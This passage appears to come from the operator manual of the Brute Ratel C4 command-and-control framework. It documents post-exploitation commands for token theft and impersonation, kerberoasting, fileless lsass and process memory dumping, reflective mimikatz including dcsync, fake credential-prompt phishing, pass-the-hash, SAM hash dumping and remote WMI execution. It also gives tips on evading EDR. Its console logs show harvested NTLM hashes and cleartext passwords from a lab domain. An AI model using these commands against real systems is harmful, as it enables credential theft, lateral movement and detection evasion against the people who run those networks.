
[*] Impersonated 'DARKVORTEX\administrator'
+---------------------------------------------------------------------+
2023/08/29 23:16:41 IST [input] admin => ls \\vortexdc\C$\

2023/08/29 23:16:41 IST [sent 80 bytes]

[*] Listing \\vortexdc\C$\:

Date Modified     | Type  | Size (bytes)        | File/Directory Name
=====================================================================
15-9-2018 12:49   | DIR   |                     | $Recycle.Bin
7-3-2022 3:43     | DIR   |                     | inetpub
15-3-2022 12:34   | DIR   |                     | newintranet
3-12-2021 12:54   | DIR   |                     | PerfLogs
19-10-2021 15:16  | DIR   |                     | Program Files
18-9-2021 23:34   | DIR   |                     | Program Files (x86)
```

Command: get token_vault

This command returns harvested tokens stored in the token vault. These tokens can be used via the **impersonate** command to impersonate the user from the token.

Command: vault_remove

This command removes a token using the token ID from the token vault.

```
2023/08/28 16:32:13 IST [input] admin => grab_token 3784

2023/08/28 16:32:13 IST [sent 16 bytes]

[*] Added to Token Vault: 'NT AUTHORITY\SYSTEM'
[+] Use the 'impersonate' command to impersonate this user's token
+---------------------------------------------------------------------+
2023/08/28 16:32:25 IST [input] admin => get token_vault

2023/08/28 16:32:26 IST [sent 12 bytes]

[*] Token Vault:

  - 0. NT AUTHORITY\SYSTEM

+---------------------------------------------------------------------+
2023/08/28 16:32:41 IST [input] admin => vault_remove NT AUTHORITY\SYSTEM

2023/08/28 16:32:41 IST [sent 44 bytes]

[*] Token removed from Token Vault: 'NT AUTHORITY\SYSTEM'
+---------------------------------------------------------------------+
```

Command: clear vault

This command clears all stored tokens present in the token vault.


Command: impersonate

This command works alongside the **grab_token** and the **get token_vault** command. Harvested tokens stored in the vault can be impersonated with this command. More information on this can be found here.


Command: kerberoast

Kerberos tickets are a fundamental component of the Kerberos authentication protocol, which is widely used for authenticating users and services in networked environments. Kerberos is commonly employed in Windows Active Directory domains and other networked systems to provide secure authentication. A Kerberos ticket is a data structure that represents the authentication and authorization information for a user or service. It consists of two main parts: the Ticket Granting Ticket (TGT) and the Service Ticket.

This command will perform an ASREQ to fetch a kerberos service ticket for a valid SPN and return the KRB5 encoded ticket. This ticket can be cracked using hashcat. An operator can specify any number of SPNs to this command and it will fetch the tickets recursively for all of them. The SPN name has to be in the format of name/host.



This ticket can be decoded and converted to the Hashcat format using **krb5decoder** from the BRc4 package.



Command: memdump

This command can dump the memory of any process filelessly. It uses various indirect syscalls and reads the memory of the process. Instead of the

dropping the memory to disk, the read buffer is routed via hooks to a badger handled buffer, which is encrypted and exfiltrated over network. The status of the download file can be viewed using the **get downloads** command.

```
2023/08/27 11:54:41 IST [input] admin => memdump 10488

2023/08/27 11:54:42 IST [sent 16 bytes]

[*] Task-0 [Thread: 7984]

[+] Captured process handle (PID: 10488)
[+] Cloaking memory dump
[+] Memory dump size: 116 Mb
[+] Downloading dump. This might take a while...

+------------------------------------------------------------------+
2023/08/27 11:54:54 IST [input] admin => get downloads

2023/08/27 11:54:54 IST [sent 12 bytes]

[+] Queued Downloads:

  - Task-0:  27-8-2023_11-54-50_10488.dmp => 26.81 % completed

+------------------------------------------------------------------+
```

This command uses the same technique as the **shadowcloak** command. Make note that the badger will need proper privileges to open a handle to the target process to read its memory.

Command: mimikatz

This command is a reflective DLL version of Benjamin Delphi's mimikatz. It requires a privileged process (high integrity) to run its commands. Badgers can load mimikatz's reflective DLL module to perform all of the mimikatz commands in memory. The below example shows the password-dumping technique.

```
2022/05/16 13:08:22 UTC [input] admin => mimikatz "privilege::debug" "sekurlsa::logonpasswords"

2022/05/16 13:08:23 UTC [sent 2223740 bytes]
[+] Suspended process (searchprotocolhost.exe) => PID: 4224
[+] malloc (RX)  : 0x761E0000
[+] malloc (RW)  : 0x76320000
[+] Thread start : 0x76262D4C
[+] Thread Id    : 3740

[+] privilege::debug
Privilege '20' OK

[+] sekurlsa::logonpasswords

Authentication Id : 0 ; 54142528 (00000000:033a2640)
Session           : NewCredentials from 1
User Name         : vendetta
Domain            : DARKVORTEX
Logon Server      : (null)
Logon Time        : 16-05-2022 17:59:18
SID               : S-1-5-21-2353552594-4289040040-2803338665-1103
        msv :
         [00000003] Primary
         * Username : administrator
         * Domain   : darkvortex.corp
         * NTLM     : 579da618cfbfa85247acf1f800a280a4
         * SHA1     : 39f572eceeaa2174e87750b52071582fc7f13118
         * DPAPI    : 307e5dfbf5b3439ba4d106ed5d92ed21
        tspkg :
         * Username : administrator
         * Domain   : darkvortex.corp
         * Password : admin@123
        wdigest :
         * Username : administrator
         * Domain   : darkvortex.corp
         * Password : (null)
        kerberos :
         * Username : administrator
         * Domain   : DARKVORTEX.CORP
```

Make note that if you want to run subcommands of a module within mimikatz, each submodule has to be in double quotes. The mimikatz module is an exact replica of


the mimikatz from Benjamin Delphi's repository and is updated every 3 months. An example of subcommand would be as follows: **mimikatz "lsadump::dcsync /domain:bruteratel.corp /user:vendetta"**.

Command: phish_creds

This command can capture credentials using a phishing technique. It takes one argument as the name of the process that it would impersonate and returns a dialog box to the user to enter their credentials.

```
2022/05/16 18:26:13 UTC [input] admin => phish_creds Microsoft Outlook

2022/05/16 18:26:14 UTC [sent 28 bytes]
[+] username: administrator
[+] password: admin@123
+------------------------------------------------------------------+
```

Once the command is executed it requests the user to enter their username and password.



This data is then returned to the operator in cleartext.

Command: pth

Pass-The-Hash technique takes user credentials in the form of an NTLM hash, creates a new process with an empty username and password, and replaces the password with the hash supplied by the operator. Once this is successful, the process is resumed, its token is extracted and impersonated, and the process is then killed. This allows the badger to use the impersonated tokens from the hash for lateral movement and further post-exploitation. Badger's pth command allows the operator to either spawn a new process from an NTLM hash or simply impersonate a token from an NTLM hash. Make note that even to impersonate the token, a process will be created and then killed. This command is an improvised version of Mimikatz's PTH functionality with more built-in OpSec to avoid various EDR detections.

```
2023/03/07 14:36:03 IST [input] admin => ls \\vortexdc\C$\

2023/03/07 14:36:04 IST [sent 24 bytes]

[-] Error 5

+-------------------------------------------------------------------+
2023/03/07 14:36:07 IST [input] admin => pth imp darkvortex.corp administrator 579da618cfbfa85247acf1f800a280a4 runtimebroker.exe

2023/03/07 14:36:07 IST [sent 116 bytes]

[*] Impersonated PTH token from PID: 8764. This token is now active and also stored in token vault.
+-------------------------------------------------------------------+
2023/03/07 14:36:12 IST [input] admin => ls \\vortexdc\C$\

2023/03/07 14:36:12 IST [sent 24 bytes]

[*] Listing \\vortexdc\C$\:

Date Modified     | Type  | Size (bytes)        | File/Directory Name
====================================================================
15-09-2018 12:49  | DIR   |                     | $Recycle.Bin
07-03-2022 03:43  | DIR   |                     | inetpub
15-03-2022 12:34  | DIR   |                     | newintranet
03-12-2021 12:54  | DIR   |                     | PerfLogs
19-10-2021 15:16  | DIR   |                     | Program Files
```

Command: runas

This command creates a process for a user using cleartext credentials. Due to the nature of this windows API, it's not possible to fetch the output of the command, since the security token for the created child process with different credentials will be different from the security token of its parent process. The process path should not have a space, or else the badger won't be able to parse the command line arguments. Make note that the process path should also be accessible by the user whose credentials are being used.

```
2023/08/27 20:57:37 IST [input] admin => runas darkvortex.corp administrator admin@123 C:\Windows\System32\notepad.exe

2023/08/27 20:57:37 IST [sent 176 bytes]

[*] PID (runas): 252
```

Command: samdump

SAM stands for the Security Account Manager which manages all the user accounts and their passwords in Windows and starts up on boot. These passwords are hashed and then stored in SAM. LSA (Local Security Authority) is responsible for verifying user login by matching the password hashes with the database maintained in SAM. By default, Windows does not provide any functionality to extract the hashes of the local user while it is booted. However, these credentials can be extracted by reading them from the SAM Hive and memory. The **samdump** command can dump the NTLM and LM hash of all local users in the current host. If this command is run on a Domain Controller, then it will dump the hashes for all the users including the password history. This command first impersonates SYSTEM/NT AUTHORITY, reads the hashes, and then reverts back to the original token before dumping the credentials.

```
2023/08/27 21:22:42 IST [input] admin => samdump

2023/08/27 21:22:42 IST [sent 8 bytes]

[*] Token reverted
+---------------------------------------------------------------------+
[*] Impersonated 'NT AUTHORITY\SYSTEM'
+---------------------------------------------------------------------+
[*] Token reverted
+---------------------------------------------------------------------+
[*] SYS key: 5EF47FA2783C16DB8D005E665F87179A
[+] SAM key: 582179557F9AEC6246212BED7ECF6EE7
[+] User: WDAGUtilityAccount [NTLM - ACTIVE]
  - Hash: 3F745A7A8B7A325DD45E7D890AE64FC9

[+] User: localadmin [NTLM - ACTIVE]
  - Hash: 579DA618CFBFA85247ACF1F800A280A4

[+] User: localadmin [lm - old]
  - Hash: 1A99EEBD433B1AFD0472E7782AB47A42

[+] User: localadmin [ntlm - old]
  - Hash: 579DA618CFBFA85247ACF1F800A280A4
```

Command: shadowcloak

Shadowcloak is a memory dump technique that uses indirect syscalls to read the memory of lsass.exe and downloads the memory buffer directly to the Ratel Server instead of touching the disk. This command is similar to the *memdump* command, but instead, it auto-detects lsass.exe and downloads its memory dump which can be used alongside *mimikatz* offline.

```
2023/08/28 15:50:20 IST [input] admin => shadowcloak

2023/08/28 15:50:20 IST [sent 24 bytes]

[*] Task-0 [Thread: 8068]

[+] Captured process handle (PID: 656)
[+] Cloaking memory dump
[+] Memory dump size: 74 Mb
[+] Downloading dump. This might take a while...
```

Active downloads can be viewed using the **get downloads** command.

Command: system_exec

This command is similar to the **get_system** command which duplicates a token from a system process and assigns that token to the current badger process. Once the token is impersonated, it will execute the provided process by the operator, and then revert the token.


```
2021/03/19 01:10:14 [input] admin => system_exec badger.exe

2021/03/19 01:10:15 [sent 20 bytes]
2021/03/19 01:10:18 [job-0]
[+] PID: 1268
```

Windows Management Instrumentation

Command: set/get/clear wmiconfig/wmiexec/wmiquery

Windows Management Instrumentation (WMI) is a Web-Based Enterprise Management (WBEM) solution, often used by administrators to manage servers and computers across an Active Directory environment. It is based on the Common Information Model (CIM) industry standard which uses a structured query language known as

WQL to manage different components across a network over RPC. This command can query the WMI COM Server locally or remotely in memory. Usually, WMI is executed via PowerShell or wmic.exe, but Microsoft provides COM DLLs which can interact with COM objects. Badger provides **set wmiconfig**, **get wmiconfig** and **clear wmiconfig** to configure the WMI namespace, domain, username and password to interact with the remote system. The below figure shows WMI configured for the DC (VORTEXDC) for namespace \\root\cimv2 alongside the domain admin credentials to query operating system information. Similar if **wmiexec** is executed, it would execute the provided process argument on the remote host.



Once the credentials are configured, all queries performed using **wmiquery or wmiexec** will use this configuration. The **clear wmiconfig** command resets this configuration.

Command: set/get/clear winrm_config

These commands can configured credentials and host to be run under the 'pivot_winrm' command.

Command Configurations

Command: set

The 'set' command can configure various commands as can be seen in the figure below.

The optional arguments show the configuration parameters that can be configured. Each sub-commands's *supported_cmd* option shows the commands that are affected after configuring this command. Use the **help set <command>** to get the information on *supported_cmd*.

Note: Some commands belonging to other sections, eg.: 'set malloc' are not included in this section.

Sub-command: set killdate

This command will configure a badger to exit on a given kill date irrespective of whether the badger is connected to the server or not. It accepts a date in the RFC822 format e.g.: 09 Sep 23 22:55 EST.

```
2023/08/22 16:56:59 IST [input] admin => set killdate 09 Sep 23 22:55 EST (1694300100)

2023/08/22 16:56:59 IST [sent 28 bytes]

[*] Kill Date: 2023-09-10 04:25:00 +0530 IST
```

Sub-command: set env

During a red team engagement, a network service process or an IIS Server process, when exploited, might not have proper environmental variables. This command provides functionality to add a custom environment variable for a given value for the current process.

```
2023/08/22 17:24:23 IST [input] admin => set env DesktopVar C:\Users\vendetta\Desktop

2023/08/22 17:24:23 IST [sent 76 bytes]

[*] Configured new environment variable: 'DesktopVar'. Use 'get env' command to view all variables
+--------------------------------------------------------------------+
2023/08/22 17:24:27 IST [input] admin => get env

2023/08/22 17:24:27 IST [sent 12 bytes]

[*] Environment Variables:

  - =::=::\
  - ALLUSERSPROFILE=C:\ProgramData
  - APPDATA=C:\Users\vendetta\AppData\Roaming
  - CommonProgramFiles=C:\Program Files\Common Files
  - CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
  - CommonProgramW6432=C:\Program Files\Common Files
  - COMPUTERNAME=DESKTOP-G15FRLS
  - ComSpec=C:\WINDOWS\system32\cmd.exe
  - DesktopVar=C:\Users\vendetta\Desktop
  - DriverData=C:\Windows\System32\Drivers\DriverData
  - FPS_BROWSER_APP_PROFILE_STRING=Internet Explorer
```

Command: get

The '**get**' command can fetch the configurations of various commands as can be seen in the figure below.

```
[!] help :: [get]

[+] Description              :Returns the configured argument for various badger commands
[+] Supported Commands       :clear, set
[+] Artifact                 :NA
[+] Main Argument            :One of the optional args
[+] Optional Argument        :downloads, parent, tasks, child, tcppivot, spoof_args, malloc, threadex, wmiconfig, token_vault, killdate, env, start_address, obfsleep, module_stomp, sentinel_sleep
[+] Example                  :get downloads
[+] Minimum argument required :2
```

The optional arguments show the configuration parameters that can be retrieved.

Sub-command: get tasks

This command retrieves all active tasks on the badger. Some of these tasks can be stopped using the **stop_task** command with a given task ID.

Sub-command: get killdate

This command retrieves the configured killdate date for badger.

Sub-command: get env

This command returns all the environmental variables set for the current process.

Commander Commands

Make note that to escape quotes, an operator needs to use three quotes in the commandline arguments for coffexec, sharpinline and sharpreflect.

Command: cls

This command clears the output of badger's command in the badger's terminal temporarily. Make note that if the terminal window is closed and reopened, then the data will reappear because it is not erased from the badger's logs on the server.

Command: clearq

Badgers are asynchronous in nature. Once a badger completes its sleep cycle, it will connect to the server to request all the tasks in the queue, download the tasks, run the requested tasks, and return a response the next time it checks in. When a badger is sleeping, the commands are queued on the server. This command clears the queue of commands stored on the server.

Command: help


This command takes one or more arguments to return descriptive information about a command for the badger.

Command: note

This command adds a note to a badger which is displayed in the badger's tab.

Command: title

The title command is used to rename the badger's console.



This is only temporary till the badger's console is active. If you close and start the console, it will revert back to the original title i.e. to the 'process_id@badger_id' format.